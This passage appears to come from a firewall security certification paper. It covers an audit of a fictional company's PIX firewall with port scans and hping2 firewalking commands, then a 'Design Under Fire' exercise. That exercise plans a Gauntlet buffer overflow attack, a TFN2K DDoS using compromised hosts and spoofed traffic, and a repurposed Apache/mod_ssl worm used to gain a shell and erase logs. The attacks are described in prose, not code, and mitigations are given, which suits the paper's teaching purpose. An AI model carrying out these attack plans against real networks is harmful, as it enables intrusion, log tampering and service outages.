Now we will move on to IP address 100.100.1.5, a.k.a our "external services" server. This server provides external DNS resolution for the giacenterprises.com domain, SMTP gateway/SPAM filtering, ntp time synchronization for our internal systems, and houses the www.giacenterprises.com production web site. As shown in Figures 21 and 22, our firewall is configured correctly for this IP address. Since outbound web access for this system is unrestricted, we simply verified outbound connectivity.


Figure 21 – TCP Port Scan:

Figure 22 – UDP Port Scan:



Moving on, our next target is 100.100.1.4. This is our production e-commerce web server, and is the bread and butter of GIAC's business. As shown in Figure 23, this address is also being filtered by our firewall as expected. Again, we observed no open UDP ports for this system.

Figure 23:



Finally, we come to our last public IP address, 100.100.1.3. This address is the "oddball" of the bunch, since this system does not reside in our DMZ, but instead resides on the internal LAN. This system should only be accessible on UDP port 514 (syslog) from address 100.100.1.1. There was much debate about the importance of capturing syslog messages from our border router vs. exposing this critical system to the Internet. It was finally decided that in the event of an attack, having this additional information available to us could be a crucial factor in tracking down the culprits. In addition, our access control lists on both our border router and our firewall will severely limit the potential for someone to launch an attack on this system.

We began by initiating a TCP scan against this IP address from both our external scanning IP address (100.100.1.100) and the IP address of our border router (100.100.1.1) and found no listening TCP ports. We then initiated a UDP scan from our external scanning IP address and found no listening UDP ports. Finally, we initiated a

UDP scan from the IP address of our border router, as shown in Figure 24. As you can see, our firewall is filtering this IP address as expected.

Figure 24:

We are now satisfied that all traffic, internal, external, VPN, and DMZ, is being filtered by our access lists as expected. We will now move on to our final test, the hping2 "firewalking" test.

Hping2 – Firewalking:

From the Firewalk home page[23]:

> "Firewalk is an active reconnaissance network security tool that attempts to determine what layer 4 protocols a given IP forwarding device will pass. Firewalk works by sending out TCP or UDP packets with a TTL one greater than the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where they will expire and elicit an ICMP_TIME_EXCEEDED message. If the gateway host does not allow

the traffic, it will likely drop the packets on the floor and we will see no response.
To get the correct IP TTL that will result in expired packets one beyond the gateway we need to ramp up hop-counts. We do this in the same manner that traceroute works. Once we have the gateway hopcount (at that point the scan is said to be `bound`) we can begin our scan.
It is significant to note the fact that the ultimate destination host does not have to be reached. It just needs to be somewhere downstream, on the other side of the gateway, from the scanning host."

One of the main benefits of using Firewalk or hping2 to test for open ports on a firewall is the ability to verify the status of a given port on a given host without any packets reaching the host. In theory, this could allow us to scan entire subnets without a single packet reaching a destination system. It's also very likely that this type of traffic would not be detected by most intrusion detection systems. Our main goal in this particular scenario, however, is to verify that our firewall will not respond with an ICMP "TTL expired in transit" message when it receives a packet with a TTL of 1 (decremented to 0 before traversing the outbound interface, which produces the ICMP error).

Using examples from Lance Spitzner's firewall auditing paper (mentioned previously), we will test several open ports on our firewall from our scanning system using the hping2 tool. The command line and output are shown below.

The syntax of hping2 is as follows:

```
     usage: hping host [options]
       -h  --help      show this help
       -v  --version   show version
       -c  --count     packet count
       -i  --interval  wait (uX for X microseconds, for example
-i u1000)
           --fast      alias for -i u10000 (10 packets for
second)
       -n  --numeric   numeric output
       -q  --quiet     quiet
       -I  --interface interface name (otherwise default routing
interface)
       -V  --verbose   verbose mode
       -D  --debug     debugging info
       -z  --bind      bind ctrl+z to ttl           (default to
dst port)
       -Z  --unbind    unbind ctrl+z
     Mode
       default mode     TCP
       -0  --rawip      RAW IP mode
       -1  --icmp       ICMP mode
```

```
       -2  --udp         UDP mode
       -9  --listen      listen mode
     IP
       -a  --spoof       spoof source address
       -t  --ttl         ttl (default 64)
       -N  --id          id (default random)
       -W  --winid       use win* id byte ordering
       -r  --rel         relativize id field          (to
estimate host traffic)
       -f  --frag        split packets in more frag.  (may pass
weak acl)
       -x  --morefrag    set more fragments flag
       -y  --dontfrag    set dont fragment flag
       -g  --fragoff     set the fragment offset
       -m  --mtu         set virtual mtu, implies --frag if
packet size > mtu
       -o  --tos         type of service (default 0x00), try --
tos help
       -G  --rroute      includes RECORD_ROUTE option and display
the route buffer
       -H  --ipproto     set the IP protocol field, only in RAW
IP mode
     ICMP
       -C  --icmptype    icmp type (default echo request)
       -K  --icmpcode    icmp code (default 0)
           --icmp-ts     Alias for --icmp --icmptype 13 (ICMP
timestamp)
           --icmp-addr   Alias for --icmp --icmptype 17 (ICMP
address subnet mask)
           --icmp-help   display help for others icmp options
     UDP/TCP
       -s  --baseport    base source port             (default
random)
       -p  --destport    [+][+]<port> destination port(default 0)
ctrl+z inc/dec
       -k  --keep        keep still source port
       -w  --win         winsize (default 64)
       -O  --tcpoff      set fake tcp data offset     (instead of
tcphdrlen / 4)
       -Q  --seqnum      shows only tcp sequence number
       -b  --badcksum    (try to) send packets with a bad IP
checksum
                         many systems will fix the IP checksum
sending the packet
                         so you'll get bad UDP/TCP checksum
instead.
       -M  --setseq      set TCP sequence number
```

```
       -L  --setack     set TCP ack
       -F  --fin        set FIN flag
       -S  --syn        set SYN flag
       -R  --rst        set RST flag
       -P  --push       set PUSH flag
       -A  --ack        set ACK flag
       -U  --urg        set URG flag
       -X  --xmas       set X unused flag (0x40)
       -Y  --ymas       set Y unused flag (0x80)
       --tcpexitcode    use last tcp->th_flags as exit code
       --tcp-timestamp  enable the TCP timestamp option to guess
the HZ/uptime
     Common
       -d  --data       data size                    (default is
0)
       -E  --file       data from file
       -e  --sign       add 'signature'
       -j  --dump       dump packets in hex
       -J  --print      dump printable characters
       -B  --safe       enable 'safe' protocol
       -u  --end        tell you when --file reached EOF and
prevent rewind
       -T  --traceroute traceroute mode              (implies --
bind and --ttl 1)
       --tr-stop        Exit when receive the first not ICMP in
traceroute mode
       --tr-keep-ttl    Keep the source TTL fixed, useful to
monitor just one hop
  --tr-no-rtt      Don't calculate/show RTT information in
traceroute mode
```

To our e-commerce web server:

```
[root@darkstar root]# hping2 -S -c 1 -p 80 -t 1 100.100.1.4
HPING 100.100.1.4 (eth0 100.100.1.4): S set, 40 headers + 0 data
bytes

--- 100.100.1.4 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

[root@darkstar root]# hping2 -S -c 1 -p 443 -t 1 100.100.1.4
HPING 100.100.1.4 (eth0 100.100.1.4): S set, 40 headers + 0 data
bytes

--- 100.100.1.4 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
```

```
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

As you can see from the two examples above, we sent packets to the GIAC Enterprises e-commerce production web server with the following options set:

```
-S = SYN Flag set
-c 1 = Count, one packet
-p 80/443 = Destination port (80 and 443 respectively)
-t 1 = TTL value
```

We received no response, which means that our firewall is properly filtering ICMP error responses. We perform one more test, just to make sure. This time, we will scan the 100.100.1.3 IP address from the source address of our border router (100.100.1.1):

```
[root@darkstar root]# hping2 -2 -c 1 -p 514 -t 1 100.100.1.3
HPING 100.100.1.3 (eth0 100.100.1.3): udp mode set, 28 headers +
0 data bytes

--- 100.100.1.3 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

This time, we specified the UDP protocol (invoked with the "-2" option) to port 514 (syslog). Once again, we received no response. We can now safely say that our firewall is immune to firewalking.

Section 3.3 - Conclusion

Overall, the results of our firewall audit were favorable. Packet filtering is occurring as expected, syslog messages are being generated, and our allowed services are accessible through the firewall. A stress test was also performed, independently of this audit, and it was found that the PIX firewall performed as expected under a simulated load.

In many modern organizations, especially those where e-commerce and online transactions are a crucial part of the day-to-day operations, firewalls and VPN endpoints have the potential to become an organization's biggest single point of failure. This was one of the critical factors in the decision making process that led to the purchase of equipment from Cisco for the GIAC Enterprises perimeter network. Both the PIX 515 firewall and the VPN 3030 Concentrator have native fail-over capabilities, although it is important to note that the PIX will require the 515-UR (Unrestricted) software license, which is an additional cost. GIAC Enterprises has budgeted for the purchase of both fail-over units within a 120-day timeframe.


As mentioned previously, the audit outlined above was completed a second time by GIAC's IT staff. GIAC Enterprises' IT staff and upper management are now comfortable with both the methodology and the results of the audit we performed,

having now experienced them first-hand. Going forward, these audits will serve as a baseline for future audits as the environment changes over time.

Assignment 4 – Design Under Fire

In this section, we will outline several possible attack vectors against the GCFW practical network design presented by Barry Dowell[24]. A network diagram from Mr. Dowell's practical is shown in Figure 25.

Figure 25:



Section 1 – An attack on the firewall

As you can see from the above diagram, the primary firewall proposed is the Gauntlet Firewall version 6.0 from PGP[25] (http://www.pgp.com/). From the Secure Computing Corporation's web site:

> "The Gauntlet firewall was originally developed by Trusted Information Systems, Inc. (TIS), a company with a similar background to Secure Computing's. Both Secure Computing and TIS (which was acquired by Network Associates in 1998) began as elite computer-security-research firms under contract with the U.S. Government, including the National Security Agency (NSA). As a result, both Secure Computing's Sidewinder firewall and Network Associates' Gauntlet firewall were built for the most rigorous security requirements, and are the firewalls of choice in the U.S. Government, and major financial, insurance, healthcare, transportation and manufacturing companies."[26]

In September 2001, a buffer overflow vulnerability was discovered in the CSMAP daemon that is part of the Gauntlet firewall package. This daemon is responsible for handling inbound and outbound email delivery and allows the firewall to function as an SMTP proxy for internal mail servers. From the CERT vulnerability database:

> "CERT Advisory CA-2001-25
> Buffer Overflow in Gauntlet Firewall allows
> intruders to execute arbitrary code
>
> Original release date: September 06, 2001
> Last revised: --
> Source: CERT/CC
>
> A complete revision history can be found at the end of this file.
>
> Systems Affected
>
> * Systems running the following products that use Gauntlet Firewall
>
> * Gauntlet for Unix versions 5.x
> * PGP e-ppliance 300 series version 1.0
> * McAfee e-ppliance 100 and 120 series
> * Gauntlet for Unix version 6.0
> * PGP e-ppliance 300 series versions 1.5, 2.0
> * PGP e-ppliance 1000 series versions 1.5, 2.0
> * McAfee WebShield for Solaris v4.1
>
> Overview
>
> A vulnerability for a remotely exploitable buffer overflow exists
> in Gauntlet Firewall by PGP Security.
>
> I. Description
>
> The buffer overflow occurs in the smap/smapd and CSMAP daemons.

According to PGP Security, these daemons are responsible for handling email transactions for both inbound and outbound email.

On September 04, 2001, PGP Security released a security bulletin and patches for this vulnerability. For more information, please see

http://www.pgp.com/support/product-advisories/csmap.asp
http://www.pgp.com/naicommon/download/upgrade/upgrades-patch.asp
http://www.kb.cert.org/vuls/id/206723

II. Impact

An intruder can execute arbitrary code with the privileges of the corresponding daemon. Additionally, firewalls often have trust relationships with other network devices. An intruder who compromises a firewall may be able to leverage this trust to compromise other devices on the network or to make changes to the network configuration.

III. Solution

Apply a patch

Appendix A contains information provided by vendors for this advisory. We will update the appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not hear from that vendor. Please contact your vendor directly.

Appendix A. - Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Network Associates, Inc.

PGP Security has published a security advisory describing this vulnerability as well as patches. This is available from

http://www.pgp.com/support/product-advisories/csmap.asp
http://www.pgp.com/naicommon/download/upgrade/upgrades-patch.asp

References

1. http://www.pgp.com/support/product-advisories/csmap.asp
2. http://www.pgp.com/naicommon/download/upgrade/upgrades-patch.asp
3. http://www.kb.cert.org/vuls/id/206723"[27]

As we can see from the Nessus vulnerability scan included in the practical, the primary firewall is running the CSMAP daemon and responds to SMTP on port 25/tcp:

```
results|aaa.bbb.ccc|aaa.bbb.ccc.142|smtp
(25/tcp)|10330|Security Note|a SMTP server is running
on this port\nHere is its banner : \n220
gauntletfw.gcfw.com SMTP/smap Ready.\r
```

In the best-case scenario, this vulnerability could be leveraged to cause a denial of service against the SMTP proxy services on the firewall. In the worst-case scenario, an exploit could be developed that would give the attacker a command shell on the firewall with user-level privileges. Once a user-level shell has been obtained, the attacker could then initiate an Nmap scan of the internal network from the firewall, and/or attempt to launch a local Solaris exploit that would grant root privileges, such as the "kcms_configure KCMS_PROFILES Buffer Overflow Vulnerability" discovered in April 2001[28].

To my knowledge, exploit code for CSMAP vulnerability has not been made public, however, an attacker with access to an unpatched test system would be able to overflow the buffer and determine the appropriate offset in order to generate shellcode for an exploit.

Proper exploitation of this vulnerability would provide an attacker with access to all hosts on the private network that do not filter traffic from the internal interface of the firewall, and, assuming a local root exploit can be accomplished, root-level access to the firewall itself. As mentioned above, vendor-supplied patches close these vulnerabilities.

As Mr. Dowell states in his practical, regarding this vulnerability:

> "It would affect an unpatched version of the firewall, however the GIAC IT department is required by the corporate security policy to keep all software patched with the most current patches available from the vendors."

We can only assume, based on this statement, that the firewall would be patched against this vulnerability, however, he does not specifically mention the application of this particular patch.

Section 2 – Denial of Service Attack

In this section, we will outline the potential for a Distributed-Denial of Service attack launched against the firewall from 50 compromised cable modem/DSL systems. In order to determine the most effective attack method, we will examine the configuration of the border router.

In his configuration, Mr. Dowell specifically blocks all ICMP redirect traffic with the following access list statement:

```
access-list 100 deny ICMP any any redirect log
```

He has also added statements that will specifically block SNMP traffic, "land" attacks (source IP address = destination IP address), and spoofed packets with a source address equal to his internal address space with the following access list entries:

```
access-list 100 deny udp any any eq snmp log
access-list 100 deny udp any any eq snmptrap log
access-list 100 deny ip host aaa.bbb.ccc.140 host
aaa.bbb.ccc.140 log
access-list 100 deny aaa.bbb.ccc.0 0.0.0.127 any log
access-list 100 deny 127.0.0.0 0.255.255.255 any log
access-list 100 deny 192.0.2.0 0.0.0.255 any log
access-list 100 deny 10.0.0.0 0.255.255.255 any log
access-list 100 deny 0.0.0.0 0.255.255.255 any log
access-list 100 deny 192.168.0.0 0.0.255.255 any log
access-list 100 deny 172.16.0.0 0.15.255.255 any log
access-list 100 deny 255.255.255.255 any log
```

The next access list entry allows all traffic that hasn't been disallowed so far to his public address space:


```
access-list 100 permit ip any aaa.bbb.ccc.0 0.0.0.127
```

Based on this, we can fine-tune the types of traffic that will be allowed to pass through the border router. Essentially, we can rule out any attack that uses ICMP redirects; all ICMP redirects will be denied. We can rule out "land" attacks. We can also rule out any traffic with a spoofed source from the 127.0.0.0/8, 192.0.2.0/24, 10.0.0.0/8, 0.0.0.0/8, 192.168.0.0/16, 172.16.0.0/12, or 255.255.255.255 networks. Using this information as a guide, it would appear that the most efficient approach would a DDoS attack utilizing the Tribe Flood Network 2K (TFN2K) attack tool. A detailed analysis of TFN2K is located at http://security.royans.net/info/posts/bugtraq_ddos2.shtml.

The TFN2K attack tool supports a wide variety of options, however, for the purposes of this exercise, we will be focusing only on the DDoS capabilities of this tool. A TFN attack network consists of one or multiple "masters" that control one or multiple "clients". These "clients" can in turn control many "daemon" systems that are used to carry out the attack. A diagram of the typical layout of a TFN2K attack network is shown in Figure 26. Assuming that we have 50 compromised machines at our disposal, the ideal configuration in this scenario is one master, four clients, and 45 daemons.

This will allow us to obfuscate somewhat the source of the controlling clients and master, yet still leave plenty of machines available to carry out the attack.

Figure 26:



Based on the above configuration taken from the border router, we will need to spoof accordingly, meaning we will not send any spoofed packets from the blocked private address ranges in the border router since they will not make it to the firewall. Since we have a sizable number of hosts on high-speed connections at our disposal, it may be worthwhile to not only target the firewall, but also hosts with publicly exposed ports. There does not appear to be any SYN flood protection in either the border router or firewall configurations, so in theory, any valid TCP SYN packets that make it through the firewall to a listening host behind the firewall will elicit a SYN/ACK response. This opens the possibility that we could spoof packets from a legitimate source IP, causing that host to be flooded with SYN/ACK's from our target hosts. With 45 daemon systems attacking, this type of attack would seriously tax the resources of nearly any system.

Mitigating the effects of this type of attack would be very difficult. Assuming randomization of spoofed source IP's taken from routable public IP address ranges, and packets directed at listening systems behind the firewall, it would be nearly impossible to distinguish legitimate traffic from our attack traffic. Given the sheer volume of traffic that would be generated, there is little need to send bogus packets when the same effects could be achieved with perfectly legitimate traffic. However, there are steps that

can be taken to lessen the effects of this type of attack. Cisco has an excellent resource available that describes various configuration options for Cisco products that can help to mitigate the effects of denial of service attacks (located at http://www.cisco.com/warp/public/707/newsflash.html). At this point, the most effective method of preventing DDoS attacks relies on ISP's and network administrators to implement the proper filtering at their edge routers to prevent spoofed packets from leaving their networks. In practice, this doesn't happen nearly often enough. Mr. Dowell has implemented this capability on his border router. Probably the only other suggestion from the Cisco article that would have any effect would be to implement the SYN rate limit functionality of Cisco IOS at his edge router or his ISP's edge router. While not totally nullifying the effects of this attack, implementing this change would greatly mitigate the effects of TCP SYN flooding. The Unicast RPF functionality would also help to mitigate the effects if it were implemented at his ISP's edge router. For the other end of the connection (zombie systems), there are several tools available that will assist in detection and removal of the TFN2K daemon. One such tool is available from the National Infrastructure Protection Center's (NIPC) website at http://www.nipc.gov/warnings/alerts/1999/trinoo.htm.

Section 3 – Compromise an Internal System Through the Perimeter

In this section, we will outline a possible attack on an internal system with exposure through the firewall. We must first examine the practical to find a system with an exploitable vulnerability. The most practical target would appear to be the production web server. It's noted in the practical that the server is running Apache 2.0.39 (platform is not mentioned), and SSL is enabled through the firewall. However, it is not mentioned which SSL version is used on the server. For our purposes, we will assume that HTTPS connections using SSLv2 are enabled and this system is using a mod_ssl version that is less than 0.96e. We will also assume this system is running the Linux operating system on the Intel platform. Assuming this configuration, this system would be vulnerable to the Apache/mod_ssl worm that first appeared in the wild in September 2002[30]. In our scenario, we would simply modify the worm's source code (taken from http://dammit.lt/apache-worm/apache-worm.c) to suit our needs by removing the DDoS attack code, Apache banner detection (not required if version is known), and worm propagation functionality and simply using the worm as a method of obtaining a shell on the system. In our modified variant, the code would be delivered and compiled, and upon execution, would attempt to escalate privileges in order to shut down Apache and set up a listening shell on either port 80/tcp or port 443/tcp (due to firewall rules).

Note: if this exploit were to be combined with a successful exploit of the vulnerability mentioned in Section 1, there would be no need to shut down Apache. We could simply obtain a shell on the firewall, which could then be used to access a shell listening on any port of the web server. This would also serve to further hide our actions, since the web services would continue to be available after the compromise.

Due to the fact that Mr. Dowell's design does not include a Network Intrusion Detection System, the fact that this compromise has occurred would not be immediately obvious. Once we've obtained root privileges on the web server, it would be trivial to modify the Apache and system log files to remove all traces of our activity. Control of this box could lead to a complete compromise of the internal network. Once "0wn3d", this system could be used as a launch pad for an attack against the internal FTP server, which has a conduit to the database server (the lifeblood of the company) through the internal firewall. On the internal network, we could potentially employ a combination of denial of service and arp spoofing attacks to down the FTP server and communicate with the database server directly from the web server.

Section 4 – Attacks Summary and Conclusions

Of the three attacks we've explored in the previous sections, two of these are immediately rendered harmless by the installation of vendor-supplied patches. The severity of the vulnerabilities discussed serves to further highlight the need for systems and network administrators to continually update systems as new vulnerabilities are discovered. To paraphrase an old saying, "The price of Information Security is eternal vigilance". Implementation of a network-based Intrusion Detection System in this design would be very beneficial in determining when an attack took place and providing notification to systems administrators that something is suspicious is occurring. In addition, an inbound HTTP proxy could be useful in preventing the exploitation of vulnerabilities such as those used by the Apache/mod_ssl worm.

Unfortunately, there is no easy answer to preventing DDoS attacks. This is an issue that the entire Internet is dealing with now, and will continue to deal with in the future. In a perfect world, all Internet-connected systems would be secured in such a way as to prevent the propagation of software like TFN2K daemon, but as we know all too well, this may never happen. It is ultimately the responsibility of ISP's and network, systems, and security administrators to ensure that the networks and systems in their care are secured to the best of their abilities. For a good selection of papers, articles, and organizations relating the current state of DDoS attack detection and prevention, visit http://staff.washington.edu/dittrich/misc/ddos/.

Conclusion

Throughout the course of this paper, we've explored the tools and systems necessary to implement a secure perimeter network for a fictional online retailer. We've examined the connectivity requirements of their business partners and internal staff. We've provided detailed documentation outlining the implementation of the tools and systems chosen to build the secure perimeter network and we've audited our primary firewall to ensure that our access controls were working as expected. Finally, we've analyzed the network design taken from a previously submitted passing practical assignment, discussing potential attack vectors against this design in order to illustrate the extremely dynamic nature of information security.

Unfortunately, there is no "silver bullet" approach that can be used to secure all the systems we may be responsible for. In an increasingly connected world, maintaining security is harder now than it ever has been before. However, by understanding and applying the principle of "defense in depth" to our systems and networks, we can achieve a reasonable balance between the functionality our businesses require and the security needed to keep the bad guys at bay.

Appendix A - Footnotes

1. Note: For the purposes of this paper, all public network addresses will be taken from the 100.100.0.0/16 subnet, which is reserved by IANA (http://www.iana.org/assignments/ipv4-address-space) for private use and is not routable on the Internet. This is to avoid the possibility of someone launching an attack on publicly available systems.
2. GIAC's policy states that all network devices that do not provide a secure means of configuration should be configurable from the console only.
3. DNS is configured non-recursive and zone transfers are only allowed to the secondary DNS server for the giacenterprises.com domain, which is located at our ISP's facilities.
4. For the purposes of this paper, we will assume that all operating systems and applications in use on the GIAC Enterprises internal network are up to date with the latest patches and bug fixes.
5. Logs are managed by the logrotate application and are encrypted using PGP and backed up to tape daily. The swatch application is used for real-time email and pager notification.
6. On most Cisco devices, unprivileged mode is designated by the ">" prompt and privileged mode is designated by the "#" prompt.
